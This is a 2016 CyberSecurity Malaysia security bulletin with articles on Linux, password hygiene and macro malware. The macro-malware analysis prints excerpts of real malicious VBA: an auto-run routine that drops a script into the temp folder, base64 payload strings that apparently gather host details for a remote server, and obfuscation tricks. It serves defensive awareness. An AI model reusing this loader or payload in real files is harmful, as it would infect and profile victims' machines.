CyberSecurity
MALAYSIA
An agency under MOSTI

www.cybersecurity.my

# eSecurity

The First Line of Digital Defense Begins with Knowledge

**Vol 41** - (2/2016)

The Rise of Macro Malware in Malaysia

Common Loopholes in Mobile Applications

T.I.M.E.W.I.S.E - Time Management

*"People often represent the weakest link in the security chain and are chronically responsible for the failure of security systems. "*

*Bruce Schneier, Secrets and Lies*

ISSN 1985-1995

# Your **cyber safety** is our **concern**

CyberSecurity MALAYSIA

**CyberSecurity Malaysia**
(726630-U)

Level 5, Sapura@Mines
No. 7 Jalan Tasik
The Mines Resort City
43300 Seri Kembangan
Selangor Darul Ehsan
Malaysia.

T: +603 8992 6888
F: +603 8992 6841
E: info@cybersecurity.my

Customer Service Hotline:
1 300 88 2999
www.cybersecurity.my

An agency under

BERSEKUTU BERTAMBAH MUTU
KEMENTERIAN SAINS, TEKNOLOGI DAN INOVASI
*MINISTRY OF SCIENCE, TECHNOLOGY AND INNOVATION*

## Securing Our Cyberspace

**CyberSecurity Malaysia,** an agency under Malaysia's Ministry of Science, Technology and Innovation was set up to be the national cyber security specialist centre. Its role is to achieve a safe and secure cyberspace environment by reducing the vulnerability of ICT systems and networks while nurturing a culture of cyber security. Feel secure in cyberspace with **CyberSecurity Malaysia.**

**www.cybersecurity.my**

Cyber999 Help Centre | My CyberSecurity Clinic | Professional Development (Training & Certification) | Product Evaluation & Certification (MyCC) | Information Security Management System Audit and Certification (CSM27001) | Malaysia Trustmark | Security Assurance | Digital Forensic & Data Recovery | Malaysia Computer Emergency Response Team (MyCERT) | Security Management & Best Practices | Cyber Security Research | CyberSAFE (Cyber Security Awareness for Everyone)

Best Brand
Internet Security
2008 & 2009

ISMS
CERTIFIED TO ISO/IEC 27001:2013
CERT. NO. : AR 4656

STANDARDS MALAYSIA ACCREDITED LABORATORY
MS ISO/IEC 17025
TESTING
SAMM NO. 456
(MySEF LABORATORY)

MSC MALAYSIA
Status Company

Best Child Online
Protection Website

# WELCOME MESSAGE FROM THE CEO OF CYBERSECURITY MALAYSIA

Dear Readers,

We have come to the end of 2016. Throughout the year, we've brought to you various information on the latest technologies involving cyber security, threats, trends and issues that have been lurking and knocking at our doorsteps.

Based on the statistics gathered by MyCERT (Malaysia Computer Emergency Respond Team), for the past eleven months (January - November 2016), there are 3,612 fraudcases that have been reported to Cyber999 Help Centre. Not only has fraud cases have been noted, other incidents are also arising.

With the dynamic and immense growth of ICT, been just cyber-savy is not enough. When one decides to take things for granted of the lack of cyber security measures, one will find themselves caught in a situation at any given moment, a victim of cybercrime.

Thus, we need to take the necessary steps and act vigilantly in whichever path of internet surfing through our technological devices we decide to use, either in our personal life orduring our professional one. Cyber security is a necessity.

In this 41st edition, we have complied approximately 45 interesting articles for your reading pleasure. There are few articles featured which had caught my attention, among others are; Fraud Purchase, The Rise of Macro Malware in Malaysia, Malvertising, and of cause,T.I.M.E.W.I.S.E - Time Management, Why Time Management? These articles highlighted the importance of managing and spending time with our gadgets. Hence, please be reminded that our life does not revolve only with technological devices, the verbal communication amongst family and friends is even more important.

Last but not least, I would like to take this opportunity to thank everyone who has contributed articles. Your continuous support to CyberSecurity Malaysia's e-Security Bulletin is highly appreciated. Till we meet again in upcoming edition in 2017; and before I sign off, as always, act wisely while surfing online - be smart and be safe!

**Dato' Dr. Haji Amirudin Abdul Wahab**
Chief Executive Officer, CyberSecurity Malaysia

# EDITORIAL BOARD

**READERS' ENQUIRY**
Outreach and Corporate Communications, Level 5, Sapura@Mines, No.7 Jalan Tasik, The Mines Resort City, 43300 Seri Kembangan

**PUBLISHED AND DESIGNED BY**
CyberSecurity Malaysia,
Level 5, Sapura@Mines,
No. 7 Jalan Tasik, The Mines Resort City,
43300 Seri Kembangan,
Selangor Darul Ehsan, Malaysia.

# TABLE OF CONTENTS

# A Quick Look at Linux

By | Nurul Syahirah binti Aspawi & Zarina binti Musa

## Introduction

Each and every success has a beginning. Regarding Linux, we will look back at the first step that has made Linux into what it is today. It is important to first understand what Linux is, as learning the basics ensures better understanding of a topic. Linux is an operating system like ones we already know, for instance Mac and Windows. But what makes it different and unique from these two systems is that Linux is an open-source operating system. What is open source? What does an operating system do? These questions will be answered, thus enhancing our knowledge not only of Linux but other operating systems as well.

OS, which is the abbreviation for Operating System, is a common concept with which people are familiar, but do they know what an OS is capable of and its importance? Simply put, an OS is a medium for people, or users like us, to communicate with hardware like the computer. A computer would be like an empty capsule without an OS to manage the applications within. The OS also enhances computer functionality, and recently OS can also be implemented in smartphones but this topic will not be addressed at this time. Focus is more on how the OS plays a big part in supporting the basic functions of a computer.

From the term ‘open source,’ the definition is crystal clear. The source of the operating system and the applications can be modified depending on user preferences. This is how Linux is unique as an open-source OS, whereby lots of changes can be made while still complying with user needs. Sometimes clarity and transparency may reveal weaknesses, but this is not the case with Linux. This approach helps Linux become more advanced day by day, hence developing a sense of trust in the community.

## Linux and Windows

Why use ‘and’ but not ‘versus’? It is well known that the OSs mentioned above have specific uses and characters, making them unique. This section presents their components in terms of their technological developments from their inception till now. There is no intentional reason to create a fan war regarding the respective OSs; rather, the purpose is purely knowledge sharing.

Windows has always been great as a single-user system. Windows was created for use by one user per desktop, and thus, two people cannot run their programs simultaneously. Some say it is possible to use Terminal Services so other computers can be used remotely, but there is still the single-user standard restriction. What about Linux? Multiple users can operate and log in concurrently. Various individuals may edit or modify files without interruption. This process is allowed because the OS in the central machine is responsible for managing each user’s details.

As mentioned previously, Linux is an open-source OS. In this case, a user may access the system up to the kernel level. In contrast to Linux that is under the GNU Public License, Windows was developed by Microsoft so it is impossible for users to gain access to the OS or source code. You may dream about having access only if you are some elite or a developer in the Microsoft family. It is claimed that developers with malicious intentions could take advantage of the clarity of Linux. But looking on the bright side, some deficiency that one individual may overlook can be identified by others in seconds, thus patching the weakness in the blink of an eye. Windows, on the other hand, employs the Helpdesk approach, where a user states their concern or problem, after which the responsible party runs a patch and the user updates their OS so the patch can be implemented.

Flexibility is a word that is relatable to Linux. For instance, a user can change the desktop depending on their preferences. Not only that, but users may change the system if they have knowledge in developing or modifying the source code. This renders Linux one of the OSs with variation of character, as users can personalize Linux and make it their own. Windows, by contrast, is a fixed system in that it is standardized and the same for any user. Decisions are made by Microsoft elite and developers while users can only employ the system as is.

## Types of Linux Distribution

Linux is different from other OSs in several ways, one being how Linux is distributed. Linux is not produced by one particular organization but its system is produced by various parties for different system parts. Linux distribution works by gathering all codes from various open sources and combining them into one operating system to make it easier for the user to boot and install. Each distribution is unique in its own way and is applicable to a respective area depending on functionality. Subsequently, we will describe multiple types of Linux distribution that have been developed so far.

Ubuntu is a Linux distribution that is well known and used by a lot of people. This distribution contributes greatly to the Linux OS as one of the most popular distributions. It has its own desktop shell called Unity that totally redefines the user-friendly concept.

The next distribution is Linux Mint, which is perfectly suitable for users who are still unfamiliar with the Linux OS. Users can choose among a few editions, for example Cinnamon, MATE, KDE and Xfce. Linux Mint offers many applications that really help users who are new to this kind of platform. It is customizable and compatible even to older computer versions.

Debian is one of the oldest Linux distributions. This distribution is unique in terms of its stability. Actually only a few versions or editions of Debian have been released, but once produced, we can be sure the distribution is stable because to achieve a certain level of stability, Debian has undergone and passed various tests. Debian contains several packages, and due to their stability, the security of the system can be trusted.

LXLE is a distribution that might be useful for people having difficulties tossing out their old computer. LXLE is based on the Ubuntu OS that was originally created for use on old computers. It is more aimed at the ability to be installed on any computer despite age and version. TLXLE also provides a different desktop layout that can be changed to a layout that is the same as other OSs. It comes in both 32-bit and 64-bits versions.

## Advantages & Disadvantages

Sometimes achievement and success are what give the developer passion to maintain good performance while weaknesses drive self-improvement.  Both are important in ensuring the system has space to enhance to another level. It is said that hearing the good news first can be reassuring, so before anything else we will cover the good things brought by Linux and how it is a great help to users' work.

Compared to other operating systems, Linux is less vulnerable to any attack. Most malware or attacks are designed towards larger companies like Windows. Compared to Windows, cases of attacks on Linux by any malware are fewer and will stay like that as long as users install software from the official repository. Regarding patches, due to the open-source approach of Linux, patching processes are considerably fast and effective, as people who are good at coding can solve a problem in no time. There are no secrets as the source codes are open-source. Moreover, there are no boundaries for people to discover their talent and enhance their skills in coding development.

A renowned advantage for Linux is that it gives life to old computers, on which users can install Linux. Besides, Linux is also compatible with newer computer versions. It is thus not surprising that old computers can be reborn and able to still function. The wide variety of distributions is one more of the reasons Linux is ahead of other Operating Systems. Users can choose any distribution that suits their personality or even select the functionality they wish. Linux offers various distribution characters that users can choose from, depending on the kind of objective users want to achieve.

Nothing is perfect and neither are operating systems. Linux is the same as any other operating system in having some disadvantages. One downfall is that most Windows programs cannot run on the Linux platform. Nonetheless, several programs are available from Linux as alternatives to Windows programs, but they will never work as well as in Windows. For example, OpenOffice is used to replace Microsoft Office in Linux, but the functionality is not as good as Microsoft.

Some users tend to expect Linux to work like Windows. Unfortunately it is not so, and life is a journey of learning new things. In fact, it is not different from Windows where users need to learn and change their routine from Windows 7 to Windows 8 or 10 for instance. As long as users are willing to learn, Linux will be a great help rather than a hassle.

## Conclusion

Linux has emerged in current technology development and become as important as other operating systems. Despite all the pros and cons of using Linux, there is no doubt that Linux can be very helpful for educational activity purposes, thus assisting to enhance the education of new, developing companies. Instead of using an operating system that requires huge monetary investment, users can utilize Linux as an operating system because it is open-source and free. Linux is an alternative choice for users to enhance their knowledge of technology.

As mentioned earlier in the article, we should never stop learning, as life is a journey of learning new things as well as technology. As time goes by, technology will become more advanced, and Linux is an example of a promising technology that will change and maybe become something more in the future rather than just a mere alternative operating system. Most educators nowadays use Linux as a learning platform, for it has multiple usages consistent with multiple learning platforms that need to be covered. If not now, when? Linux is often used as an alternative, and now it is time it becomes more. Linux shows huge room for improvement, which is a good thing, and it is your choice.

## References


1. *http://www.ubuntu.com/about/about-ubuntu/*
2. *https://www.linux.com/learn/new-user-guides/376-linux-is-everywhere-an-overview-of-the-linux-operating-system*
3. *http://www.linuxfoundation.org/what-is-linux*
4. *http://computer.howstuffworks.com/question246.htm*
5. *http://www.brighthub.com/computing/linux/articles/51109.aspx*
6. *http://www.linux.org/threads/the-linux-kernel-types-of-kernels.5409/*
7. *http://www.linux.com/learn/new-user-guides/376-linux-is-everywhere-an-overview-of-the-linux-operating-system*
8. *http://beebom.com/2015/03/best-linux-distributions*
9. *http://www.storagecraft.com/blog/linux-vs-windows-the-key-differences/*
10. *http://readwrite.com/2014/02/20/linux-jobs-report*
11. *http://www.wikiforu.com/2014/11/advantages-of-linux-hosting.html*
12. *https://whychooselinux.wordpress.com/2014/03/05/advantages-of-ubuntu-over-windows/*
13. *http://www.storagecraft.com/blog/linux-advantages-disadvantages-open-source-technology/*
14. *http://batesblogyeah.blogspot.my/2010/12/advantages-and-disadvantages-of-linux.html*
15. *https://opensourcewin.wordpress.com/2010/11/21/top-20-advantage-of-using-linux/*
16. *http://www.computerhope.com/issues/ch000575.htm*

# Guideline for Securing Your Password

By | Nur Fazila Selamat

## TIP 1: CHANGE YOUR PASSWORD

Change your password once you get a notification of password expiry from the IT Department. Do not ignore the notification to avoid inaccessibility to any internal system.


EEK!
Oh my! I've got a notification from the IT Department. My password will expire in 7 days.
But I have another urgent matter to attend. Nay! I'm sure there will be no issue later.
8 DAYS LATER...
Ish! Why suddenly I can't access HR system?
Oh my! Now I remember, I forgot to change my password and yesterday was the last day to renew it

### Remember:

- Do change the password periodically as stated in your company's policy. For example, change the password at least every 6 months.
- Do change your password regularly to prevent unauthorized users misusing your account.

## TIP 2: STRONG AND REMEMBER

Ensure your password is strong and do not write it on sticky notes, calendars, online or anywhere that is accessible to others.

*Received an email from the IT Department* My password will expire soon, so I should change it!
THE NEXT DAY...
OK! I'll change my password to Abc123 so it's easy to remember. Oh, I should also write it down.
Err....He's writing his password! So I can access his account.
MEANWHILE....


### Remember:

- Use a password with mixed-case letters. Do not only capitalize the first letter, but add other uppercase letters.
- Use a password that contains alphanumeric characters and includes punctuation if supported by the operating system.

- Use a password that can be typed quickly, without having to look at the keyboard. This makes it harder for someone to steal your password by looking at your keyboard (also known as “shoulder surfing”).
- Do not write a password on sticky notes, desk blotters, calendars, online or anywhere it can be accessed by others. It is probably against your company’s policies to write down your password.
- Do not type your password while anyone is watching.

## TIP 3: DO NOT REVEAL THE PASSWORD

Keep your password secure and do not share it with others.


AT HOME...
Oh my! I forgot to bring my notebook. I've got an email that needs an urgent reply!
EEK!
SUDDENLY...
Yes! Perhaps Mary can help me!
Hello Mary, I need a favour. Could you please access my email and reply to Mr. Andy? My password is Lisa@2016.
AT THE OFFICE......
Hello boss! Sure, no problem. I'll reply to the email as requested.

### Remember:

- Do not reveal your password to anyone.
- Do not let anyone else know or use your password.
- Do not use your first, middle or last name in any form. Do not use your initials or any nicknames you may have.
- Do not use a network login ID in any form (reversed, capitalized and doubled) as a password.

## Reference

*1. Make Beliefs Comix. (2006). Bill Zimmerman. Retrieved June 9, 2016, from http://www.makebeliefscomix.com/*

# The Rise of Macro Malware in Malaysia

By | Md Sahrom bin Abu & Nur Mohammad Kamil Bin Mohammad Alta

## Introduction

Recently, Cyber999 has received several reports regarding macro viruses targeting Internet users in Malaysia and staff of Cybersecurity itself. An e-mail comes with various contents including job and internship applications. According to recent data from the Microsoft Office 365 Advanced Threat Protection service, 98% of Office-targeted threats use macros.

The enduring appeal for macro-based malware appears to be victims' likelihood of enabling macros. Previous versions of Microsoft Office include a warning when opening documents that contain macros, but malware authors have become more resilient in their social engineering tactics, luring users to enable macros in good faith and ending up infected.

## What is a Macro Virus?


A macro virus is a type of computer virus that is written in a macro language: a programming language that is embedded inside a software application (e.g., word processors and spreadsheet applications). Many applications, such as Microsoft Word and Excel allow embedding a macro in a document and having the macro execute each time the document is opened. A macro virus is often spread via e-mail. This is one reason it can be dangerous to open unexpected attachments in e-mails. However, many antivirus programs can detect macro viruses. A well-known example of a macro virus is the Melissa virus, which spread in March 1999.

## Technical Analysis

### Attack Overview

Based on several case studies, most macro malware documents arrive from spear phishing e-mails targeting non-IT users or management staff from specific organizations. The e-mail text contents are carefully crafted for the recipients. The objective of macro malware documents is to download another Trojan or ransomware.

The example in Figure 1 shows the content of an e-mail message used to target Cybersecurity Malaysia including text related to student internship matters.



From: Luvenia Barocio
To: cyber999@cybersecurity.my
Subject: Internships?
Attachment: My_Resume_27958.doc , 29.4 KBytes


Hey there.
I witnessed your business today Mon, 26 Oct 2015 and found it very interesting.
I was hoping there was any possibility of internship, just to prove my competence.

As you will see in my resume, I am very qualified and have a very wide experience in this field of work. I am confident it will be worth your time reviewing it, and I am even more positive you will find me very fitting in your company.
Please see my resume.
I am very much looking forward to hearing from you.
Many thanks,

Luvenia Barocio

*Figure 1: Spear phishing e-mail targeting Cybersecurity Malaysia*

Since Microsoft Office 2010, any Word, Excel and PowerPoint document opens in Protected View, which is a sandboxed environment that lets a user read the document contents. Office will display a notification message before the macro code can be executed. Due to lack of awareness, most people will simply ignore the warning message from the Microsoft Office application. Figure 2 below shows a warning message when we try to open the My_Resume_27958.doc file.



**This document contains macros. Do you want to disable macros before opening the file?**

Macros may contain viruses that could be harmful to your computer. If this file is from a trusted source, click Enable Macros. If you do not fully trust the source, click Disable Macros.


*Figure 2: Notification message to enable/disable macros*

Several methods are used to embed malicious macro codes, some of which are as follows:

1. Using standard and normal macro codes.
2. Using obfuscation on the entire macro code.
3. Using a special technique to evade antivirus detection.

## Using standard and normal macro codes

These macro codes are commonly used since the 90s and still work with modern Microsoft Office. The attacker usually takes advantage of non-IT staff or users to trick them into enabling the macro execution when prompted. As shown in Figure 1, the macro can simply be accessed and read with a plain, standard macro code.



```
(Name)             ThisWorkbook
AutoUpdateFred     0
ChangeHistoryD     0
CheckCompatibil    False
ConflictResolutic  1 - xlUserReso
Date1904           False
DisplayDrawingC    -4104 - xlDispl
DisplayInkComm     True
DoNotPromptFoi     False
EnableAutoRecc     True
EncryptionProvic
```


```
Private Sub Workbook_Open()
    Dim srcFile, dstFileName, s1, s2, saveTo

    cParameter = ""
    FileType = ".js"
    saveTo = Environ("tmp")


    srcFile = ThisWorkbook.FullName
    ThisWorkbook.SaveAs FileName:=srcFile & "m", FileFormat:=52
    If Dir(srcFile) <> "" Then
        Kill srcFile
    End If


    dstFileName = saveTo & "\update" & FileType
    If Dir(dstFileName) <> "" Then
        dstFileName = saveTo & "\wuauctl" & FileType
    End If
    If Dir(dstFileName) <> "" Then
        dstFileName = saveTo & "\upgrade" & FileType
    End If
    If Dir(dstFileName) <> "" Then
        End
    End If

s1 = s1 & "dmFyIHNOclRhZyA9ICJIU1IiOw0KdmFyIGhvc3QgPSAiZm9vdC5wbHdncm91cC5jb206ODAi"
s1 = s1 & "OwOKdmFyIHZpc2FibGUgPSBmYWxzZTsNCgOKV1NjcmlwdC5TbGVlcCg1MDAwKTsNCnZhciBO"
s1 = s1 & "YXJnZXQgPSAiaHROcDovLyIgKyBob3NOICsgIi9pbmRleC5odG1sIjsNCnZhciBzdHJNQUMg"
s1 = s1 & "PSBnZXRNQUNBZGRyKCk7DQp2YXIgc3RySVAgPSBnZXRJUEFkZHIoKTsNCnZhciBzdHJIb3NO"
s1 = s1 & "TmFtZSA9IGdldEhvc3ROYW1lKCk7DQp2YXIgc3RyT1MgPSBnZXRPU1Z1cignpOw0KdmFyIHNO"
```

*Figure 3: Malicious macro code with normal coding style*

## Using obfuscation on the entire macro code

Basically, most antivirus scanners can easily detect the presence of any macro in a document, which may trigger an alert. Since the 90s malware authors have been obscuring their macros by scrambling the codes, adding fake functions, long looping variables or functions, or simply adding junk or comment codes.

Figure 2 shows that the code has been obfuscated and most of the functions are generated randomly. This will hinder code analysis and obtaining the actual code.



```
(Name)  Module7
```

```
Function KJnwefkjwh43JHGFBENMNBSJVHBKJSKJMNBSDV_Alpha(strInspect As String) As Boolean
On Error GoTo Err_Handler:
 Dim i As Integer
 substruct = 22
substruct1.Type = 1
 substruct1.Open
 KJnwefkjwh43JHGFBENMNBSJVHBKJSKJMNBSDV_Alpha = True
 For i = 1 To Len(Trim(strInspect))
 Select Case Mid$(Trim(strInspect), i, 1)
 Case "A" To "Z", "a" To "z"
 Case Else
 KJnwefkjwh43JHGFBENMNBSJVHBKJSKJMNBSDV_Alpha = False
 Exit For
 End Select
 Next i
Exit_Handler:
 Exit Function
Err_Handler:
 Select Case Err.Number
 Case Else
 MsgBox "Error #" & Err.Number & ": " & Err.Description, vbCritical, _
 "Error encountered (#" & Err.Number & " - KJnwefkjwh43JHGFBENMNBSJVHBKJSKJMNBSDV_Alpha[mod_Validation])"
 End Select
 Resume Exit_Handler
End Function
Public Function CheckKJnwefkjwh43JHGFBENMNBSJVHBKJSKJMNBSDV_BetterThen(strInspect As String) As Boolean
On Error GoTo Err_Handler:
 stadyBradus.Open (YKJJJnnnn3_peNaStole)
 Dim i As Integer
 CheckKJnwefkjwh43JHGFBENMNBSJVHBKJSKJMNBSDV_BetterThen = True
 For i = 1 To Len(Trim(strInspect))
 Select Case Mid$(Trim(strInspect), i, 1)
 Case "A" To "Z", "a" To "z"
 Case "0" To "9"
 Case Else
 CheckKJnwefkjwh43JHGFBENMNBSJVHBKJSKJMNBSDV_BetterThen = False
 Exit For
 End Select
 Next i
Exit_Handler:
```

*Figure 4: Macro code obfuscated with a random function and variable name*

Some macro modules are also protected with a password in order to make the analysis more difficult. However, with today's technology, such codes can be defeated with special tools and their password-protected macro modules can be bypassed. Figure 3 is an example of a password-protected macro module.





*Figure 5: Password-protected macro*

## Using special techniques to evade antivirus detection

In some cases malware authors use inappropriate macro code methods just to evade antivirus detection. For example, instead of using a standard variable to store some data, they use a form object to store and pass data. Figure 4 gives an example of using a form object to store data.



```
Public Function KJnwefkjwh43JHGFBNNMNBSJVHBKJSKJMNBSDV_Word(strInspec
 Dim veskonsis As String
 veskonsis = pirognoe(UserForm1.TextBox1.ControlTipText, "11", "e")
 veskonsis = pirognoe(veskonsis, "D!", "M")
 veskonsis = pirognoe(veskonsis, "bri", "s")
 massiveMyData = Split(veskonsis, "10)")
 Set substruct1 = CreateObject(massiveMyData(1))
 Set stadyBradus = CreateObject(massiveMyData(2))
On Error GoTo Err_Handler:
 Dim i As Integer
```

*Figure 6: Macro code storing data using a form object instead of a variable*

## Prevention

MyCERT recommends the following steps to combat macro malware attacks:

1. Do not save and open Microsoft Office files from unknown or unexpected sources.
2. Users are encouraged to always disable macros in Microsoft Word.
3. Install an updated version of an antivirus software and keep it updated daily.
4. Do not click on any attachments received via e-mail or instant messages. If you need to open an attachment, save and scan it with an updated version of an antivirus to confirm the attachment is clean before opening it.
5. If your computer is infected with malware, run an updated version of an antivirus software to scan, detect and remove the malware from the infected computer.
6. Users can also use free removal tools, which are available at:

   TrendMicro: http://housecall.trendmicro.com/
   McAfee: http://home.mcafee.com/downloads/free-virus-scan

## Conclusion

Finally, as a precautionary measure, it is very important for end users to always be aware and not enable macros for documents received from untrusted sources. Also be careful even with attachment macros from trusted sources in case they have been hacked.

As for system administrators, it is possible to turn on mitigations in Office that can help shield the organisation from macro-based threats. If the organisation has no workflows involving the use of macros, disable them completely. This is the most comprehensive mitigation that can be implemented today.

## References

1. *http://searchsecurity.techtarget.com/definition/macro-virus*

2. *https://www.virusbtn.com/virusbulletin/archive/2014/07/vb201407-VBA*

3. *https://www.decalage.info/en/taxonomy/term/10*

4. *https://www.f-secure.com/documents/996508/1030745/nanhaishu_whitepaper.pdf*

5. *https://www.mycert.org.my/en/services/advisories/mycert/2015/main/detail/1064/index.html*

# MouseJack Attacks Billions of Devices

By | Marinah Syazwani Mokhtar

